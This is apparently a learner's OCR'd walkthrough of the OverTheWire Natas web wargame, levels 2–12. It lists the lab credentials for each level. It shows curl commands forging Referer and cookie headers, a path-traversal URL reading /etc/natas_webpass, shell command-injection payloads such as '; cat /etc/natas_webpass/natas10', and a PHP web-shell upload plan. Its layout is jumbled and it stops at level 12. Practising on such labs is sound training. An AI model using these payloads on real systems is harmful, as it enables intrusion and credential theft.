
- Username: natas2
- Password: TguMNxKo1DSa1tujBLuZJnDUlCcUAPlI

  http://natas2.natas.labs.overthewire.org/files/


  http://natas2.natas.labs.overthewire.org/files/users.txt

- Goal**:** Find the password for the next level.
- Step-by-Step:
  1. Login using previous password.
  2. Page is almost empty.
  3. Look for directories manually.
  4. Find a /files/ directory.
  5. Inside, find a .txt file with the password.
- Tools Used:
  - Web Browser

    - URL manipulation
- Logic**:**
    - Default directory listing is often exposed.



You can find the password for the next level on this page, but rightclicking has been blocked!



```
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src=http://natas.labs.overthewire.org/js/wechall-data.js></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas1", "pass": "0nzCigAq7t2iALyvU9xcHlYN4MlkIwlq" };</script></head>
<body oncontextmenu="javascript:alert('right clicking has been blocked!');return false;">
<h1>natas1</h1>
<div id="content">
You can find the password for the
next level on this page, but rightclicking has been blocked!

<!--The password for natas2 is TguMNxKo1DSa1tujBLuZJnDUlCcUAPlI -->
</div>
</body>
</html>
```

Natas Level 3


- Username: natas3
- Password: 3gqisGdR0pjm6tpkDKdIWO2hSvchLeYH
- used to get natas 4 password

  http://natas3.natas.labs.overthewire.org/robots.txt

  http://natas3.natas.labs.overthewire.org/s3cr3t/

- Goal: Find the password.
- Step-by-Step:
    1. Login.
    2. No hint on the page.
    3. View Page Source → find a comment mentioning "robots.txt".
    4. Visit /robots.txt.
    5. Find disallowed path /s3cr3t/.
    6. Visit /s3cr3t/ and find password.
- Tools Used:
    - Browser
    - Inspecting robots.txt
- Logic:


- Robots.txt tells search engines what not to crawl — sensitive areas sometimes leak.



Index of /files

Name	Last modified	Size	Description
Parent Directory		-	
pixel.png	2025-04-10 14:18	303	
users.txt	2025-04-10 14:18	145	

Apache/2.4.58 (Ubuntu) Server at natas2.natas.labs.overthewire.org Port 80



```
# username:password
alice:BYNdCesZqW
bob:jw2ueICLvT
charlie:G5vCxkVV3m
natas3:3gqisGdR0pjm6tpkDKdIWO2hSvchLeYH
eve:zo4mJWyNj2
mallory:9urtcpzBmH
```

Natas Levels 4:


- Username: natas4
- Password: QryZXc2e0zahULdHrtHxzyYkj59kUxLQ

```
curl -u natas4:QryZXc2e0zahULdHrtHxzyYkj59kUxLQ --referer
"http://natas5.natas.labs.overthewire.org/" http://natas4.natas.labs.overthewire.org/
```


- Goal**:** Bypass referer checking.
- Step-by-Step:
  1. Page says you must come from http://natas5.natas.labs.overthewire.org.
  2. Modify HTTP Referer header.
  3. Use curl:
  4. curl -u natas4:<password> -H "Referer: http://natas5.natas.labs.overthewire.org" http://natas4.natas.labs.overthewire.org

5. Or use browser extension like ModHeader.

- Tools Used:
  - cURL
  - Browser extensions
- Logic:
  - Trusting HTTP headers (like Referer) is insecure.



```
User-agent: *
Disallow: /s3cr3t/
```



Index of /s3cr3t

Name	Last modified	Size	Description
Parent Directory		-	
users.txt	2025-04-10 14:18	40	


Apache/2.4.58 (Ubuntu) Server at natas3.natas.labs.overthewire.org Port 80

Natas Level 5:


- Username: natas5
- Password: 0n35PkggAPm2zbEpOU802c0x0Msn1ToK

  to give access to the login page and retrieve the password of natas6 used this command curl:-u natas5:0n35PkggAPm2zbEpOU802c0x0Msn1ToK --cookie "loggedin=1" http://natas5.natas.labs.overthewire.org/

- Goal: Fake being logged in.
- Step-by-Step:
  1. Page says "You are not logged in."
  2. Look at cookies: see loggedin=0.
  3. Modify it to loggedin=1.
  4. Refresh page.
- Tools Used:
  - Browser (cookie editor)
- Logic**:**
  - Insecure cookie values.


Access disallowed. You are visiting from "" while authorized users should come only from "http://natas5.natas.labs.overthewire.org/"


Refresh page


```
C:\Users\SWAYAM>curl -u natas4:QryZXc2e0zahULdHrtHxzyYkj59kUxLQ --referer "http://natas5.natas.labs.overthewire.org/" ht
tp://natas4.natas.labs.overthewire.org/
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src=http://natas.labs.overthewire.org/js/wechall-data.js></script><script src="http://natas.labs.overthewire.org
/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas4", "pass": "QryZXc2e0zahULdHrtHxzyYkj59kUxLQ" };</script></head>
<body>
<h1>natas4</h1>
<div id="content">

Access granted. The password for natas5 is 0n35PkggAPm2zbEpOU802c0x0Msn1ToK
<br/>
<div id="viewsource"><a href="index.php">Refresh page</a></div>
</div>
</body>
</html>
```

Natas Level 6:

- Username: natas6
- Password: 0RoJwHdSKWFTYR5WuiAewauSuNaBXned


- Goal: Get the secret via included file.
- Step-by-Step**:**
  1. Login.
  2. View Source → mentions include secret.inc.
  3. Can't access directly.
  4. Source also mentions a function checkSecret.
  5. Brute force or guess common values until success.
- Tools Used:
  - Browser
  - Wordlist / brute-forcing (optional)
- Logic:
  - Code reveals internal filenames/functions.



```
C:\Users\SWAYAM>curl -u natas5:0n35PkggAPm2zbEpOU802c0x0Msn1ToK --cookie "loggedin=1" http://natas5.natas.labs.overthewi
re.org/
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src=http://natas.labs.overthewire.org/js/wechall-data.js></script><script src="http://natas.labs.overthewire.org
/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas5", "pass": "0n35PkggAPm2zbEpOU802c0x0Msn1ToK" };</script></head>
<body>
<h1>natas5</h1>
<div id="content">
Access granted. The password for natas6 is 0RoJwHdSKWFTYR5WuiAewauSuNaBXned</div>
</body>
</html>
```

Natas Level 7

- Username: natas7
- Password: bmg8SvU1LizuWjx3y7xkNERkHxGre0GS

- Goal**:** Directory traversal.
- Step-by-Step:
  1. URL looks like ?page=home.
  2. Try ?page=../../etc/passwd.
  3. Try paths until you find something interesting.
- Tools Used**:**
  - Browser
  - URL manipulation
- Logic:
  - File inclusion via path traversal.


Access granted. The password for natas7 is
bmg8SvU1LizuWjx3y7xkNERkHxGre0GS
Input secret:



Input secret: FOEIUWGHFEEUHOFUOI

Natas Level 8

- Username: natas8
- Password: xcoXLmzMkoIP9D7hlgPlh9XD7OgLAe5Q
- to retrieve natas8 pass we used this url: http://natas7.natas.labs.overthewire.org/index.php?page=/etc/natas_webpass/natas8


- Goal: Exploit weak hashing.

- Step-by-Step:
  1. View Source: uses encodedSecret = base64(secret + some salt).
  2. Reverse base64.
  3. Script tries comparing secret against encoded secret.
  4. Brute-force the secret (small charset).
- Tools Used:
  - Python script (for brute-forcing)
  - Base64 decode
- Logic**:**
  - Predictable secrets; insecure encoding.


NATAS7

Home About

xcoXLmzMkoIP9D7hlgPlh9XD7OgLAe5Q


NATAS8

Wrong secret
Input secret: oubWYf2kBq
Submit

View sourcecode

Natas Levels 9


- Username: natas9
- Password: ZE1ck82lmdGIoErlhQgWND6j2Wzz6b6t
- php secret code: 3d3d516343746d4d6d6c315669563362
- convert the hexadecimal value back to a base64 string: echo "3d3d516343746d4d6d6c315669563362" | xxd -r -p
- Reverse the resulting base64 string:echo "<base64_output>" | rev
- Decode the reversed base64 string to get the original secret:echo "<reversed_base64_output>" | base64 -d


- Goal: Command injection.
- Step-by-Step**:**

  1. Search feature → grep in the background.

2. Try ; cat /etc/natas_webpass/natas10.
3. Payload: needle=anystring; cat /etc/natas_webpass/natas10

- Tools Used**:**
  - Browser
  - Shell injection basics
- Logic**:**
  - Unescaped user input inside shell commands.



Access granted. The password for natas9 is
ZE1ck82lmdGIoErlhQgWND6j2Wzz6b6t
Input secret:
Submit
View sourcecode


Input secret: oubWYf2kBq
Submit
View sourcecode

Natas Level 10


- Username: natas10
- Password: t7I5VHvpa14sJTUGV0cbEsbYfFP2dmOu
- Find words containing: a /etc/natas_webpass/natas10; and hit the search button

- Goal**:** Command Injection (with input filtering).
- Step-by-Step:
  1. Similar to Natas9 — there's a grep behind the scenes.
  2. This time, it filters ; and &.
  3. Try other injections: use a | (pipe) instead.
  4. Input: anystring | cat /etc/natas_webpass/natas11
  5. Retrieve password.
- Tools Used:
  - Browser
  - Shell injection tricks
- Logic:
  - Even if some characters are filtered, others (|, ||, &&) can be used.


Find words containing: a /etc/natas_webpass/natas Search

Output:

View sourcecode


Find words containing: Search

Output:


```
t7I5VHvpa14sJTUGV0cbEsbYfFP2dmOu
```

View sourcecode

Natas Level 11

- Username: natas11
- Password: UJdqkK1pTu6VLt9UHWAgRZz6sVUZ3lEk


- Goal**:** Weak encryption in cookies.
- Step-by-Step:
  1. Cookie data is Base64 encoded and encrypted with XOR.
  2. Source code shows the XOR key used for encryption.
  3. Decrypt the cookie value (XOR with key).
  4. Modify admin field from 0 to 1.
  5. Encrypt again, Base64 encode, set cookie.
- Tools Used:
  - Python (for XOR decryption)
  - Cookie Editor
- Logic:
  - Reversible XOR encryption is weak if key is known.


For security reasons, we now filter on certain characters

Find words containing: a /etc/natas_webpass/natas Search

Output:

View sourcecode



For security reasons, we now filter on certain characters

Find words containing: Search


Output:

```
/etc/natas_webpass/natas11:UJdqkK1pTu6VLt9UHWAgRZz6sVUZ3lEk
dictionary.txt:African
dictionary.txt:Africans
dictionary.txt:Allah
dictionary.txt:Allah's
dictionary.txt:American
dictionary.txt:Americanism
dictionary.txt:Americanism's
dictionary.txt:Americanisms
dictionary.txt:Americans
dictionary.txt:April
dictionary.txt:April's
dictionary.txt:Aprils
dictionary.txt:Asian
dictionary.txt:Asians
dictionary.txt:August
dictionary.txt:August's
dictionary.txt:Augusts
dictionary.txt:Catholic
dictionary.txt:Catholicism
dictionary.txt:Catholicism's
dictionary.txt:Catholicisms
dictionary.txt:Catholics
dictionary.txt:Chicano
dictionary.txt:Chicano's
dictionary.txt:Chicanos
dictionary.txt:Christian
dictionary.txt:Christian's
```

Natas Level 12

- Username: natas12
- Password: yZdkjAYZRd3R7tq7T5kXMjMJlOIkzDeB

- Goal**:** File upload vulnerability.
- Step-by-Step:
  1. Page allows uploading .jpg images.
  2. Upload a .php file disguised as a .jpg.
  3. Example: upload a file like shell.php containing PHP code.
  4. After upload, find the file on the server.
  5. Execute it to get the password.
- Tools Used:
  - Browser
  - PHP payload
  - Burp Suite (optional for upload tweaking)
- Logic**:**
